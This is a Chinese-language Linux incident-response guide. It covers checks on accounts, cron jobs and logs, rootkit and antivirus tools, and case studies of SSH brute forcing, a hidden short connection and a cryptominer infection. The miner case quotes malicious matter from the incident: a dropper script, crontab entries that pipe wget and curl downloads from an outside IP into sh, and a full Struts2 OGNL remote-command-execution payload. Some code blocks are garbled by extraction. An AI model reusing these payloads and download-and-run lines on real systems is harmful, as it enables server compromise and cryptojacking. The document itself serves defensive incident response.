Linux 应急响应流程及实战演练

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

针对常见的攻击事件,结合工作中应急响应事件分析和解决的方法,总结了一些 Linux 服务器入侵排查的思路。

0x01 入侵排查思路

一、账号安全

基本使用：

1、用户信息文件 `/etc/passwd`

root:x\:0:0:root:/root:/bin/bash

account:password:UID:GID:GECOS:directory:shell

用户名：密码：用户 ID：组 ID：用户说明：家目录：登陆之后 shell

注意：无密码只允许本机登陆，远程不允许登陆

2、影子文件 `/etc/shadow`

root:6oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oOAouXvcjQSt.Ft7ql1WpkopY0UV9ajBwUt1DpYxTCVvI/:16809:0:99999:7:::

用户名：加密密码：密码最后一次修改日期：两次密码的修改时间间隔：密码有效期：密码修改到期到的警告天数：密码过期之后的宽限天数：账号失效时间：保留

3、几个常用命令：

`who` 查看当前登录用户（tty 本地登陆 pts 远程登录）

`w` 查看系统信息，想知道某一时刻用户的行为

`uptime` 查看登陆多久、多少用户，负载

入侵排查：

1、查询特权用户（uid 为 0）

[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd

2、查询可以远程登录的帐号信息

[root@localhost ~]# awk '/$1|$6/{print $1}' /etc/shadow

3、除 root 帐号外，其他帐号是否存在 sudo 权限。如非管理需要，普通帐号应删除 sudo 权限

[root@localhost ~]# more /etc/sudoers | grep -v "^#|^$" | grep "ALL=(ALL)"

4、禁用或删除多余及可疑的帐号

`usermod -L user` 禁用帐号，帐号无法登录，/etc/shadow 第二栏为 ！开头

`userdel user` 删除 user 用户

`userdel -r user` 将删除 user 用户，并且将/home 目录下的 user 目录一并删除

二、历史命令

基本使用：

通过 `.bash_history` 查看帐号执行过的系统命令

1、root 的历史命令

histroy

2、打开 /home 各帐号目录下的 `.bash_history`，查看普通帐号的历史命令

为历史的命令增加登录的 IP 地址、执行命令时间等信息：

1）保存 1 万条命令

sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile

2）在 `/etc/profile` 的文件尾部添加如下行数配置信息：

```
######jiagu history xianshi#########

USER_IP=who-uam i 2>/dev/null | awk'{print
$NF}'| sed-e's/[()]//g'

if[ "$USER_IP"=""]

then

USER_IP=hostname

fi

exportHISTTIMEFORMAT="%F %T $USER_IPwhoami "

shopt-shistappend

exportPROMPT_COMMAND="history -a"

######### jiagu history xianshi ##########
```

3）`source /etc/profile` 让配置生效

生成效果：

1 2018-07-10 19:45:39 192.168.204.1 root source /etc/profile

3、历史操作命令的清除：`history -c`

但此命令并不会清除保存在文件中的记录，因此需要手动删除 `.bash_profile` 文件中的记录。

入侵排查：

进入用户目录下：

cat .bash_history >> history.txt

三、端口

使用 `netstat` 网络连接命令，分析可疑端口、IP、PID

netstat -antlp|more

查看下 pid 所对应的进程文件路径，

运行 `ls -l /proc/$PID/exe` 或 `file /proc/$PID/exe`（$PID 为对应的 pid 号）

四、进程

使用 ps 命令，分析进程

ps aux | grep pid

五、开机启动项

基本使用：

系统运行级别示意图： 0 shutdown 6 reboot

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式

查看运行级别命令

runlevel

系统默认允许级别

vi /etc/inittab

id=3：initdefault 系统开机后直接进入哪个运行级别

开机启动配置文件

/etc/rc.local

/etc/rc.d/rc[0~6].d

例子:当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在 `/etc/init.d` 目录下，然后在 `/etc/rc.d/rc*.d` 中建立软链接即可

root@localhost ~]# ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh

此处 `sshd` 是具体服务的脚本文件，`S100ssh` 是其软链接，S 开头代表加载时自启动；如果是 K 开头的脚本文件，代表运行级别加载时需要关闭的。

入侵排查：

启动项文件：

more /etc/rc.local

/etc/rc.d/rc[0~6].d

ls -l /etc/rc.d/rc3.d/

六、定时任务

基本使用

1、利用 crontab 创建计划任务

`crontab -l` 列出某个用户 cron 服务的详细内容

Tips：默认编写的 crontab 文件会保存在（`/var/spool/cron/用户名` 例如：`/var/spool/cron/root`）

`crontab -r` 删除每个用户 cront 任务(谨慎：删除所有的计划任务)

`crontab -e` 使用编辑器编辑当前的 crontab 文件

如：`*/1 * * * * echo "hello world" >> /tmp/test.txt` 每分钟写入文件

2、利用 anacron 实现异步定时任务调度

每天运行 `/home/backup.sh` 脚本：

vi /etc/anacrontab

@daily 10 example.daily /bin/bash /home/backup.sh

当机器在 backup.sh 期望被运行时是关机的，anacron 会在机器开机十分钟之后运行它，而不用再等待 7 天。

入侵排查

重点关注以下目录中是否存在恶意脚本

/var/spool/cron/*

/etc/crontab

/etc/cron.d/*

/etc/cron.daily/*

/etc/cron.hourly/*

/etc/cron.monthly/*

/etc/cron.weekly/

/etc/anacrontab

/var/spool/anacron/*

小技巧：

more /etc/cron.daily/* 查看目录下所有文件

七、服务

服务自启动

第一种修改方法：

chkconfig [--level 运行级别][独立服务名][on|off]

chkconfig –level 2345 httpd on 开启自启动

chkconfig httpd on （默认 level 是 2345）

第二种修改方法：

修改 /etc/re.d/rc.local 文件

加入 /etc/init.d/httpd start

第三种修改方法：

使用 ntsysv 命令管理自启动，可以管理独立服务和 xinetd 服务。

入侵排查

1、查询已安装的服务：

RPM 包安装的服务:

`chkconfig --list` 查看服务自启动状态，可以看到所有的 RPM 包安装的服务

`ps aux | grep crond` 查看当前服务

系统在 3 与 5 级别下的启动项

中文环境

chkconfig --list | grep "3:启用|5:启用"

英文环境

chkconfig --list | grep "3:on|5:on"

源码包安装的服务

查看服务安装位置，一般是在 `/user/local/`

service httpd start

搜索 `/etc/rc.d/init.d/` 查看是否存在

八、系统日志

日志默认存放位置：`/var/log/`

查看日志配置情况：`more /etc/rsyslog.conf`

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询

日志分析技巧：

1、定位有多少 IP 在爆破主机的 root 帐号：

grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
定位有哪些 IP 在爆破：

grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9]

[0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[0
1]?[0-9][0-9]?)"|uniq -c

爆破用户名字典是什么?
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print
"$1\n";}'|uniq -c|sort -nr

2、登录成功的 IP 有哪些：

grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

登录成功的日期、用户名、IP：

grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

3、增加一个用户 kali 日志：

```
Jul1000:12:15localhostuseradd[2382]: newgroup: na
me=kali, GID=1001
Jul1000:12:15localhostuseradd[2382]: newuser: nam
e=kali, UID=1001, GID=1001, home=/home/kali
, shell=/bin/bash
Jul1000:12:58localhostpasswd: pam_unix(passwd:cha
uthtok): passwordchangedforkali
#grep"useradd"/var/log/secure
```

4、删除用户 kali 日志：

```
Jul1000:14:17localhostuserdel[2393]: deleteuser'k
ali'
Jul1000:14:17localhostuserdel[2393]: removedgroup
'kali' ownedby'kali'
Jul1000:14:17localhostuserdel[2393]: removedshado
wgroup'kali' ownedby'kali'
#grep"userdel"/var/log/secure
```

5、su 切换用户：

Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session opened for user
good by root(uid=0)

sudo 授权执行:

sudo -lJul 10 00:43:09 localhost sudo: good : TTY=pts/4 ;
PWD=/home/good ; USER=root ; COMMAND=/sbin/shutdown -r now

0x02 工具篇

一、Rootkit 查杀

chkrootkit：

http://www.chkrootkit.org

使用方法：

```
wgetftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
tar zxvf chkrootkit.tar.gz
cdchkrootkit-0.52
makesense
#编译完成没有报错的话执行检查
./chkrootkit
```

rkhunter

http://rkhunter.sourceforge.net

使用方法：

```
Wget
https://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter-1.4.4.tar.gz
tar -zxvfrkhunter-1.4.4.tar.gz
cdrkhunter-1.4.4
./installer.sh --install
rkhunter -c
```

二、病毒查杀

Clamav

ClamAV 的官方下载地址为：

http://www.clamav.net/download.html

安装方式一：

1、安装 zlib：

```
wgethttp://nchc.dl.sourceforge.net/project/libpng
/zlib/1.2.7/zlib-1.2.7.tar.gz
tar -zxvfzlib-1.2.7.tar.gz
cdzlib-1.2.7
#安装一下 gcc 编译环境： yum install gcc
CFLAGS="-O3
-fPIC"./configure --prefix=/usr/local/zlib/
make&& makeinstall
```

2、添加用户组 clamav 和组成员 clamav：

```
groupadd clamav
useradd -gclamav -s/bin/false -c"Clam
AntiVirus"clamav
```

3、安装 Clamav

```
tar -zxvf clamav-0.97.6.tar.gz
cdclamav-0.97.6
./configure --prefix=/opt/clamav --disable-clamav
-with-zlib=/usr/local/zlib
make
makeinstall
```

4、配置 Clamav

```
mkdir/opt/clamav/logs
mkdir/opt/clamav/updata
touch/opt/clamav/logs/freshclam.log
touch/opt/clamav/logs/clamd.log
cd/opt/clamav/logs
chownclamav:clamav clamd.log
chownclamav:clamav freshclam.log
```

5、ClamAV 使用：

`/opt/clamav/bin/freshclam` 升级病毒库

`./clamscan -h` 查看相应的帮助信息

`./clamscan -r /home` 扫描所有用户的主目录就使用

`./clamscan -r --bell -i /bin` 扫描 bin 目录并且显示有问题的文件的扫描结果

安装方式二：

```
#安装
yum install -yclamav

#更新病毒库
freshclam

#扫描方法
clamscan -r/etc --max-dir-recursion=5-l/root/etcc
lamav.log
clamscan -r/bin --max-dir-recursion=5-l/root/binc
lamav.log
clamscan -r/usr --max-dir-recursion=5-l/root/usrc
lamav.log

#扫描并杀毒
clamscan -r --remove/usr/bin/bsd-port
clamscan -r --remove/usr/bin/
clamscan -r--remove/usr/local/zabbix/sbin

#查看日志发现
cat/root/usrclamav.log |grep FOUND
```

三、webshell 查杀

linux 版：

河马 webshell 查杀：

http://www.shellpub.com

深信服 Webshell 网站后门检测工具：

http://edr.sangfor.com.cn/backdoor_detection.html

四、RPM check 检查

系统完整性可以通过 rpm 自带的 -Va 来校验检查所有的 rpm 软件包，查看哪些命令是否被替换了：

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出，如果有不一致的地方，就会显示出来，输出格式是 8 位长字符串，每个字符都用以表示文件与 RPM 数

据库中一种属性的比较结果 ，如果是.(点) 则表示测试通过。

验证内容中的 8 个信息的具体内容如下：

`S` 文件大小是否改变

`M` 文件的类型或文件的权限（rwx）是否被改变

`5` 文件 MD5 校验是否改变（可以看成文件内容是否改变）

`D` 设备中，从代码是否改变

`L` 文件路径是否改变

`U` 文件的属主（所有者）是否改变

`G` 文件的属组是否改变

`T` 文件的修改时间是否改变

如果命令被替换了，如果还原回来：

文件提取还原案例：

`rpm -qf /bin/ls` 查询 ls 命令属于哪个软件包

`mv /bin/ls /tmp` 先把 ls 转移到 tmp 目录下，造成 ls 命令丢失的假象

`rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls` 提取 rpm 包中 ls 命令到当前目录的 `/bin/ls` 下


`cp /root/bin/ls /bin/` 把 ls 命令复制到 /bin/ 目录 修复文件丢失

0x03 应急响应实战之 SSH 暴力破解

SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议，主要用于给远程登录会话数据进行加密，保证数据传输的安全。SSH 口令长度太短或者复杂度不够，如仅包含数字，或仅包含字母等，容易被攻击者破解，一旦被攻击者获取，可用来直接登录系统，控制服务器所有权限。

应急场景

某天，网站管理员登录服务器进行巡检时，发现端口连接里存在两条可疑的连接记录，如下图：



1、TCP 初始化连接三次握手吧：发 SYN 包，然后返回 SYN/ACK 包，再发 ACK 包,连接正式建立。但是这里有点出入,当请求者收到 SYS/ACK 包后，就开始建立连接了，而被请求者第三次握手结束后才建立连接。

2、客户端 TCP 状态迁移：

CLOSED->SYN_SENT->ESTABLISHED->FIN_WAIT_1->FIN_WAIT_2->TIME_WAIT->CLOSED

服务器 TCP 状态迁移：

CLOSED->LISTEN->SYN recv->ESTABLISHED->CLOSE_WAIT->LAST_ACK->CLOSED

3、当客户端开始连接时，服务器还处于 LISTENING，客户端发一个 SYN 包后，服务端接收到了客户端的 SYN 并且发送了 ACK 时，服务器处于 SYN_RECV 状态，然后并没有再次收到客户端的 ACK 进入 ESTABLISHED 状态，一直停留在 SYN_RECV 状态。

在这里，SSH（22）端口，两条外网 IP 的 SYN_RECV 状态连接，直觉告诉了管理员，这里一定有什么异常。

日志分析

SSH 端口异常，我们首先有必要先来了解一下系统账号情况：

A、系统账号情况

1、除 root 之外，是否还有其它特权用户 (uid 为 0)

[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd

root

2、可以远程登录的帐号信息

[root@localhost ~]# awk '/$1|$6/{print $1}' /etc/shadow

root:$6$38cKfZDjsTiUe58V$FP.UHWMObqeUQS1Z2KRj/4EEcOPi.6d1XmKHgK3j3GY9EGvwwBei7nUbbqJC./qK12HN8jFuXOfEYIKLID6hq0::0:99999:7:::

我们可以确认目前系统只有一个管理用户 root。

接下来，我们想到的是 `/var/log/secure`，这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都会记录下来。

B、确认攻击情况：

1、统计了下日志，发现大约有 126254 次登录失败的记录，确认服务器遭受暴力破解

[root@localhost ~]# grep -o "Failed password" /var/log/secure|uniq -c

126254 Failed password

2、输出登录爆破的第一行和最后一行，确认爆破时间范围：

[root@localhost ~]# grep "Failed password" /var/log/secure|head -1

Jul 8 20:14:59 localhost sshd[14323]: Failed password for invalid user qwe from 111.13.xxx.xxx port 1503 ssh2

[root@localhost ~]# grep "Failed password" /var/log/secure|tail -1

Jul 10 12:37:21 localhost sshd[2654]: Failed password for root from 111.13.xxx.xxx port 13068 ssh2

3、进一步定位有哪些 IP 在爆破？

[root@localhost ~]# grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c | sort -nr

12622 23.91.xxx.xxx 8942 114.104.xxx.xxx 8122 111.13.xxx.xxx 7525 123.59.xxx.xxx .....

4、爆破用户名字典都有哪些？

[root@localhost ~]# grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print "$1\n";}'|uniq -c|sort -nr

9402 root 3265 invalid user oracle 1245 invalid user admin 1025 invalid user user .....

C、管理员最近登录情况：

1、登录成功的日期、用户名、IP：

[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

Jul 9 09:38:09 root 192.168.143.100Jul 9 14:55:51 root 192.168.143.100Jul 10 08:54:26 root 192.168.143.100Jul 10 16:25:59 root 192.168.143.100.....

通过登录日志分析，并未发现异常登录时间和登录 IP。

2、顺便统计一下登录成功的 IP 有哪些：

[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

27 192.168.204.1

通过日志分析，发现攻击者使用了大量的用户名进行暴力破解，但从近段时间的系统管理员登录记录来看，并未发现异常登录的情况，需要进一步对网站服务器进行入侵排查，这里就不再阐述。

处理措施

SSH 暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止向公网开放管理端口，若必须开放应限定管理 IP 地址并加强口令安全审计（口令长度不低于 8 位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。

2、更改服务器 ssh 默认端口。

3、部署入侵检测设备，增强安全防护。

0x04 应急响应实战之短连接

短连接（short connnection）是相对于长连接而言的概念，指的是在数据传送过程中，只在需要发送数据时，才去建立一个连接，数据发送完成后，则断开此连接，即每次连接只完成一项业务的发送。 在系统维护中，一般很难去察觉，需要借助网络安全设备或者抓包分析，才能够去发现。

应急场景

某天，网络管理员在出口 WAF 检测到某台服务器不断向香港 I 发起请求 ，感觉很奇怪，登录服务器排查，想要找到发起短连接的进程。

日志分析

登录服务器查看端口、进程，并未发现发现服务器异常，但是当多次刷新端口连接时，可以查看该连接。 有时候一直刷这条命令好十几次才会出现，像这种的短连接极难捕捉到对应的进程和源文件。

```
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
tcp        0      0 :::22                       :::*                        LISTEN      1573/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1396/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1656/master
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0      1 192.168.8.147:55901         118.184.15.40:17097         SYN_SENT    1964/[nfsiod]
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
```

手动捕捉估计没戏，很难追踪，于是动手写了一段小脚本来捕捉短连接对应的 pid 和源文件。

脚本文件如下：

```
#!/bin/bash

ip=118.184.15.40

i=1

while:

do

  tmp=netstat -anplt|grep $ip|awk -F'[/]''{print $1}'|awk '{print $7}'

  #echo $tmp

  iftest -z"$tmp"

  then

       ((i=i+1))

  else

       forpid in$tmp; do

           echo"PID: "${pid}

          result=`ls -lh /proc/$pid|grep exe`

          echo"Process: "${result}

          kill-9$pid

       done

       break

  fi

done
```

```
echo"Total number of times: "${i}
```

运行结果如下：

```
[root@localhost tmp]# ./1.sh
PID: 14748
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:56 exe -> /usr/lib/nfsiod
Total number of times: 287
[root@localhost tmp]# ./1.sh
PID: 17248
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:57 exe -> /usr/lib/nfsiod
Total number of times: 499
[root@localhost tmp]# ./1.sh
PID: 19439
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:57 exe -> /usr/lib/nfsiod
Total number of times: 438
```

跑了三次脚本，可以发现短连接每次发起的进程 Pid 一直在变，但已经捕捉到发起该异常连接的进程源文件为 `/usr/lib/nfsiod`

小结

本文简单介绍了短连接以及捕捉短连接源文件的技巧，站在安全管理员的角度，应加强对网络安全设备的管理，在网络层去发现更多在系统层很难察觉的安全威胁。

0x05 应急响应实战之挖矿病毒

随着虚拟货币的疯狂炒作，利用挖矿脚本来实现流量变现，使得挖矿病毒成为不法分子利用最为频繁的攻击方式。新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率，通过利用永恒之蓝（EternalBlue）、web 攻击多种漏洞（如 Tomcat 弱口令攻击、Weblogic WLS 组件漏洞、Jboss 反序列化漏洞、Struts2 远程命令执行等），导致大量服务器被感染挖矿程序的现象 。

应急场景

某天，安全管理员在登录安全设备巡检时，发现某台网站服务器持续向境外 IP 发起连接，下载病毒源：

C	D	E	F
威胁描述	源 IP	目标 IP	URL
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker

事件分析

A、排查过程

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：

```
WW-[redacted]P-W[redacted]1:/var/tmp # netstat -anplt|grep 93011
tcp        0      0 127.0.0.1:1757          0.0.0.0:*               LISTEN      930
tcp        0      0 172.27.99.129:52190     103.55.25.90:80         ESTABLISHED 930
```

```
WW-[redacted]-W[redacted]1:/proc/91158 # ps aux |grep wget
root      94813  0.0  0.0  11288  1304 ?      Ss   19:40   0:00 /bin/sh -c wget -O - -q http://5.188.87.11/ic
root      94826  0.0  0.0  18732  1528 ?      S    19:40   0:00 wget -O /var/tmp/atd http://5.188.87.12/icons/
root      94955  0.0  0.0  18732  1532 ?      S    19:41   0:00 wget -O /var/tmp/wcubpiztlk.conf http://5.188.
root      94998  0.0  0.0   4520   540 pts/2  S+   19:41   0:00 grep wget
```

下载 logo.jpg，包含脚本内容如下：

logo.jpg

```
#!/bin/sh
rm -rf /var/tmp/laqzdbgiuz.conf
ps auxf|grep -v grep|grep -v wcubpiztlk|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "laqzdbgiuz"|awk '{print $2}'|xargs kill -9
ps -fe|grep -e "wcubpiztlk" -e "slxfbkmxtd" -e "jvdxbsjgds" -e "mgeflshghx" -e "kzpprqvhov" -e "qupjjxbnwm"|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/wcubpiztlk.conf
rm -rf /var/tmp/wcubpiztlk.conf
curl -o /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
wget -O /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
chmod 777 /var/tmp/atd
rm -rf /var/tmp/atd
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
else
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker_na
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker_na
fi
chmod +x /var/tmp/atd
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
```

到这里，我们可以发现攻击者下载 logo.jpg 并执行了里面了 shell 脚本，那这个脚本是如何启动的呢？

通过排查系统开机启动项、定时任务、服务等，在定时任务里面，发现了恶意脚本，每隔一段时间发起请求下载病毒源，并执行 。

```
WW-[redacted]1:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vi
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh
```

B、溯源分析

在 Tomcat log 日志中，我们找到这样一条记录：

对日志中攻击源码进行摘录如下：

```
{(#_='multipart/form-data').(#dm=@ognl.OgnlContex
t@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_membe
rAccess=#dm):((#container=#context['com.opensymph
ony.xwork2.ActionContext.container']).(#ognlUtil=
#container.getInstance(@com.opensymphony.xwork2.o
gnl.OgnlUtil@class)).(#ognlUtil.getExcludedPackag
eNames().clear()).(#ognlUtil.getExcludedClasses().
clear()).(#context.setMemberAccess(#dm)))).(#cmd=
'echo "*/20 * * * * wget -O - -q
http://5.188.87.11/icons/logo.jpg|sh\n*/19 * * * *
curl http://5.188.87.11/icons/logo.jpg|sh" |
```

```
crontab -;wget -O - -q
http://5.188.87.11/icons/logo.jpg|sh').(#iswin=(@
java.lang.System@getProperty('os.name').toLowerCa
se().contains('win'))).(#cmds=(#iswin?{'cmd.exe',
'/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErro
rStream(true)).(#process=#p.start()).(#ros=(@org.
apache.struts2.ServletActionContext@getResponse().
getOutputStream())).(@org.apache.commons.io.IOUti
ls@copy(#process.getInputStream(),#ros)).(#ros.fl
ush())}
```

可以发现攻击代码中的操作与定时任务中异常脚本一致，据此推断黑客通过 Struct 远程命令执行漏洞向服务器定时任务中写入恶意脚本并执行。

C、清除病毒

1、删除定时任务:

```
WW-[redacted]:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vi
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh
WW-[redacted]:/ #
You have new mail in /var/mail/root
WW-[redacted]:/ #
WW-[redacted]:/ # crontab -r
WW-[redacted]:/ # crontab -l
no crontab for root
```

2、终止异常进程:

```
WW-[redacted]:/ # netstat -anplt|grep 99779
